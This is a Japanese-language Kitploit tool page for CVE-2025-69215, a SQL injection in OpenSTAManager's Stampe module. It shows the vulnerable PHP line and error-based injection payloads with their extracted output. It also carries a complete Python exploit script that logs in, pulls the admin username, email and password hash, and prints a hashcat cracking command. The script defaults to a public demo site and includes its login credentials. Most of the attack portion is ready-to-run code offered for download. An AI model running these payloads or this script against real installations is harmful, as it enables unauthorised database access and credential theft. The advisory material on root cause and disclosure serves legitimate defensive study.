
Skip to content
KitploitKITPLOIT
ツールブログ
提出
ツールブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

··フィード·お問い合わせ·プライバシー·© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2025-69215 — CVE-2025-69215 - OpenSTAManagerのStampeモジュールにSQLインジェクションがあります。 | Kitploit
ツール/GitHubGitHub/lukasz-rybak/cve-2025-69215
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト学習と教育データベースセキュリティ
GitHublukasz-rybak/cve-2025-69215

CVE-2025-69215

CVE-2025-69215 - OpenSTAManagerのStampeモジュールにSQLインジェクションがあります。

リポジトリを見る
4ヶ月前未レビュー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

CVE-2025-69215: OpenSTAManager の Stampe モジュールにおける SQL インジェクション

概要

フィールド詳細
CVE IDCVE-2025-69215
深刻度HIGH
アドバイザリアドバイザリを表示
発見者Lukasz Rybak

影響を受ける製品

  • devcode-it/openstamanager (バージョン: <= 2.9.8)

CWE 分類

  • CWE-89: SQL コマンドで使用される特殊要素の不適切な無効化('SQL インジェクション')

詳細

脆弱性の詳細

場所

  • ファイル: modules/stampe/actions.php
  • 行: 26
  • 脆弱なコード:
root@kitploit:~
case 'update':
    if (!empty(intval(post('predefined'))) && !empty(post('module'))) {
        $dbo->query('UPDATE `zz_prints` SET `predefined` = 0 WHERE `id_module` = '.post('module'));
        // ↑ Direct concatenation without prepare() sanitization
    }

根本原因

module パラメータが POST データから直接 SQL UPDATE クエリに連結されており、prepare() によるサニタイズ処理が行われていません。predefined パラメータは intval() で検証されていますが、module パラメータは !empty() のチェックしか行われておらず、SQL インジェクションを防ぐことはできません。

脆弱なパターン:

root@kitploit:~
// Line 25: intval() protects predefined, but module is not sanitized!
if (!empty(intval(post('predefined'))) && !empty(post('module'))) {
    // Line 26: Direct concatenation - VULNERABLE
    $dbo->query('UPDATE ... WHERE `id_module` = '.post('module'));
}

悪用

脆弱性のあるエンドポイント

root@kitploit:~
POST /modules/stampe/actions.php

必要なパラメータ

root@kitploit:~
op=update
id_record=1
predefined=1 (intval() 後、非ゼロである必要あり)
module=[インジェクションペイロード]
title=Test
filename=test.pdf

認証要件

  • 有効な認証済みセッションが必要(Stampe モジュールにアクセスできるユーザー)
  • 確認済み: "Tecnici" グループにアクセス権があるユーザーが悪用可能(管理者のみではない!)
  • PoC: デモサイト https://demo.osmbusiness.it で資格情報 tecnico/tecnicotecnico を使用

悪用のタイプ

エラーベースの SQL インジェクション(MySQL の EXTRACTVALUE/UPDATEXML/GTID_SUBSET 関数を使用)

概念実証


方法1: EXTRACTVALUE(MySQL 5.1+)

root@kitploit:~
POST /modules/stampe/actions.php
Content-Type: application/x-www-form-urlencoded

op=update&id_record=1&predefined=1&module=14 AND EXTRACTVALUE(1,CONCAT(0x7e,VERSION(),0x7e))&title=Test&filename=test.pdf

結果:
画像

抽出されたデータ: MySQL バージョン 8.3.0



方法2: GTID_SUBSET(MySQL 5.6+)

root@kitploit:~
module=14 AND GTID_SUBSET(CONCAT(0x7e,DATABASE(),0x7e),1)

結果:
画像

抽出されたデータ: データベース名 openstamanager



方法3: UPDATEXML(MySQL 5.1+)

root@kitploit:~
module=14 AND UPDATEXML(1,CONCAT(0x7e,USER(),0x7e),1)

結果:
画像

抽出されたデータ: データベースユーザー [email protected]


自動化された悪用

完全なエクスプロイトスクリプト: exploit_stampe_sqli.py

root@kitploit:~
#!/usr/bin/env python3
"""
SQL Injection Exploit - OpenSTAManager modules/stampe/actions.php

Usage:
    python3 exploit_stampe_sqli.py -u tecnico -p tecnicotecnico
    python3 exploit_stampe_demo.py -u admin -p admin123 --url https://custom.osm.local
"""

import requests
import re
import argparse
import sys
from html import unescape
from urllib.parse import urljoin

class StampeSQLiExploit:
    def __init__(self, base_url, username, password, verbose=False):
        self.base_url = base_url.rstrip('/')
        self.username = username
        self.password = password
        self.verbose = verbose
        self.session = requests.Session()
        self.session.headers.update({
            'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0'
        })

    def login(self):
        """Authenticate with username and password"""
        login_url = urljoin(self.base_url, '/index.php')

        if self.verbose:
            print(f"[DEBUG] Attempting login to {login_url}")
            print(f"[DEBUG] Username: {self.username}")

        # First, get the login page to establish session
        resp = self.session.get(login_url)
        if self.verbose:
            print(f"[DEBUG] Initial GET status: {resp.status_code}")

        # Send login credentials with op=login parameter (required!)
        login_data = {
            'username': self.username,
            'password': self.password,
            'op': 'login',  # Required for OpenSTAManager
        }

        resp = self.session.post(login_url, data=login_data, allow_redirects=True)

        if self.verbose:
            print(f"[DEBUG] Login POST status: {resp.status_code}")
            print(f"[DEBUG] Cookies: {self.session.cookies.get_dict()}")

        # Check if login was successful
        if 'PHPSESSID' not in self.session.cookies:
            print("[-] Login failed: No session cookie received")
            return False

        # Check if we're redirected to dashboard or still on login page
        if 'username' in resp.text.lower() and 'password' in resp.text.lower() and 'login' in resp.url.lower():
            print("[-] Login failed: Still on login page")
            if self.verbose:
                print(f"[DEBUG] Current URL: {resp.url}")
            return False

        print(f"[+] Successfully logged in as '{self.username}'")
        print(f"[+] Session: {self.session.cookies.get('PHPSESSID')}")
        return True

    def inject(self, sql_query):
        """Execute SQL injection payload"""
        # Use UPDATEXML instead of EXTRACTVALUE (works better on demo)
        payload = f"14 AND UPDATEXML(1,CONCAT(0x7e,({sql_query}),0x7e),1)"

        target_url = urljoin(self.base_url, '/modules/stampe/actions.php')

        if self.verbose:
            print(f"[DEBUG] Target: {target_url}")
            print(f"[DEBUG] Payload: {payload}")

        response = self.session.post(
            target_url,
            data={
                "op": "update",
                "id_record": "1",
                "predefined": "1",
                "module": payload,
                "title": "Test",
                "filename": "test.pdf"
            }
        )

        if self.verbose:
            print(f"[DEBUG] Response status: {response.status_code}")
            print(f"[DEBUG] Response length: {len(response.text)}")

        # Unescape HTML entities first
        response_text = unescape(response.text)

        # Pattern 1: XPATH syntax error with HTML entities or quotes
        # Matches: XPATH syntax error: '~data~' or &#039;~data~&#039;
        xpath_match = re.search(r"XPATH syntax error:\s*['\"]?~([^~]+)~['\"]?", response_text, re.IGNORECASE)
        if xpath_match:
            result = xpath_match.group(1)
            if self.verbose:
                print(f"[DEBUG] Extracted via XPATH pattern: {result}")
            return result

        # Pattern 2: Look in HTML comments (demo puts errors in comments)
        # <!--...XPATH syntax error: '~data~'...-->
        comment_match = re.search(r"<!--.*?XPATH syntax error:\s*['\"]?~([^~]+)~['\"]?.*?-->", response_text, re.DOTALL | re.IGNORECASE)
        if comment_match:
            result = comment_match.group(1)
            if self.verbose:
                print(f"[DEBUG] Extracted from HTML comment: {result}")
            return result

        # Pattern 3: <code> tags
        codes = re.findall(r'<code>(.*?)</code>', response_text, re.DOTALL)
        for code in codes:
            clean = code.strip()
            if 'XPATH syntax error' in clean or 'SQLSTATE' in clean:
                match = re.search(r"~([^~]+)~", clean)
                if match:
                    result = match.group(1)
                    if self.verbose:
                        print(f"[DEBUG] Extracted from <code>: {result}")
                    return result

        # Pattern 4: PDOException error format (as shown in user's example)
        # PDOException: SQLSTATE[HY000]: General error: 1105 XPATH syntax error: '~data~'
        pdo_match = re.search(r"PDOException:.*?XPATH syntax error:\s*['\"]?~([^~]+)~['\"]?", response_text, re.IGNORECASE | re.DOTALL)
        if pdo_match:
            result = pdo_match.group(1)
            if self.verbose:
                print(f"[DEBUG] Extracted from PDOException: {result}")
            return result

        # Pattern 5: Generic ~...~ markers (last resort)
        markers = re.findall(r'~([^~]{1,100})~', response_text)
        if markers:
            if self.verbose:
                print(f"[DEBUG] Found generic markers: {markers}")
            # Filter out HTML/CSS junk
            for marker in markers:
                if marker and len(marker) > 2:
                    # Skip common HTML patterns
                    if not any(x in marker.lower() for x in ['button', 'icon', 'fa-', 'class', 'div', 'span', '<', '>']):
                        if self.verbose:
                            print(f"[DEBUG] Using marker: {marker}")
                        return marker

        if self.verbose:
            print("[DEBUG] No data extracted from response")
            # Save response for debugging
            with open('/tmp/stampe_response_debug.html', 'w') as f:
                f.write(response.text)
            print("[DEBUG] Response saved to /tmp/stampe_response_debug.html")

        return None

    def dump_info(self):
        """Dump database information"""
        queries = [
            ("Database Version", "VERSION()"),
            ("Database Name", "DATABASE()"),
            ("Current User", "USER()"),
            ("Admin Username", "SELECT username FROM zz_users WHERE idgruppo=1 LIMIT 1"),
            ("Admin Email", "SELECT email FROM zz_users WHERE idgruppo=1 LIMIT 1"),
            ("Admin Password Hash (1-30)", "SELECT SUBSTRING(password,1,30) FROM zz_users WHERE idgruppo=1 LIMIT 1"),
            ("Admin Password Hash (31-60)", "SELECT SUBSTRING(password,31,30) FROM zz_users WHERE idgruppo=1 LIMIT 1"),
            ("Total Users", "SELECT COUNT(*) FROM zz_users"),
            ("First Table", "SELECT table_name FROM information_schema.tables WHERE table_schema=DATABASE() LIMIT 1"),
        ]

        print("="*70)
        print(" EXPLOITING SQL INJECTION - DATA EXTRACTION")
        print("="*70)
        print()

        results = {}
        for desc, query in queries:
            print(f"[*] Extracting: {desc}")
            print(f"    Query: {query}")
            result = self.inject(query)
            if result:
                print(f"    ✓ Result: {result}")
                results[desc] = result
            else:
                print(f"    ✗ Failed to extract")
            print()

        return results

def main():
    parser = argparse.ArgumentParser(
        description='OpenSTAManager Stampe Module SQL Injection Exploit',
        formatter_class=argparse.RawDescriptionHelpFormatter,
        epilog='''
Examples:
  # Exploit demo.osmbusiness.it with tecnico user
  python3 %(prog)s -u tecnico -p tecnicotecnico

  # Exploit demo with admin credentials
  python3 %(prog)s -u admin -p admin123

  # Exploit custom installation with verbose output
  python3 %(prog)s -u tecnico -p pass123 --url https://erp.company.com -v
        '''
    )

    parser.add_argument('-u', '--username', required=True,
                        help='Username for authentication')
    parser.add_argument('-p', '--password', required=True,
                        help='Password for authentication')
    parser.add_argument('--url', default='https://demo.osmbusiness.it',
                        help='Base URL of OpenSTAManager (default: https://demo.osmbusiness.it)')
    parser.add_argument('-v', '--verbose', action='store_true',
                        help='Enable verbose output for debugging')

    args = parser.parse_args()

    print("╔" + "="*68 + "╗")
    print("║  SQL Injection Exploit - OpenSTAManager Stampe Module          ║")
    print("║  CVE-PENDING | Authenticated Error-Based SQLi                 ║")
    print("╚" + "="*68 + "╝")
    print()
    print(f"[*] Target: {args.url}")
    print(f"[*] Username: {args.username}")
    print()

    exploit = StampeSQLiExploit(args.url, args.username, args.password, args.verbose)

    # Login first
    if not exploit.login():
        print("\n[-] Authentication failed. Cannot proceed with exploitation.")
        print("[!] Please check:")
        print("    1. Are the credentials correct?")
        print("    2. Is the target URL accessible?")
        print("    3. Is the user account active?")
        sys.exit(1)

    print()

    # Extract data
    results = exploit.dump_info()

    # Summary
    print("="*70)
    print(" EXTRACTION SUMMARY")
    print("="*70)
    print()

    if results:
        for key, value in results.items():
            print(f"  {key:.<40} {value}")

        # If we got admin password hash, combine it
        if "Admin Password Hash (1-30)" in results and "Admin Password Hash (31-60)" in results:
            full_hash = results["Admin Password Hash (1-30)"] + results["Admin Password Hash (31-60)"]
            print()
            print("  " + "="*66)
            print(f"  Full Admin Password Hash: {full_hash}")
            print("  " + "="*66)
            print()
            print("  [!] Crack with hashcat:")
            print(f"      hashcat -m 3200 '{full_hash}' wordlist.txt")
    else:
        print("  ✗ No data extracted")
        if not args.verbose:
            print("\n  [!] Try running with -v flag for debugging information")

if __name__ == "__main__":
    main()

帰属

Łukasz Rybak によって報告

参考文献

  • https://github.com/devcode-it/openstamanager/security/advisories/GHSA-qx9p-w3vj-q24q
  • https://nvd.nist.gov/vuln/detail/CVE-2025-69215
  • https://github.com/advisories/GHSA-qx9p-w3vj-q24q

免責事項

この CVE は、調整された脆弱性開示の慣行に従って責任を持って開示されました。ここに記載されている情報は、教育および防御目的のみを意図しています。

ツールをダウンロード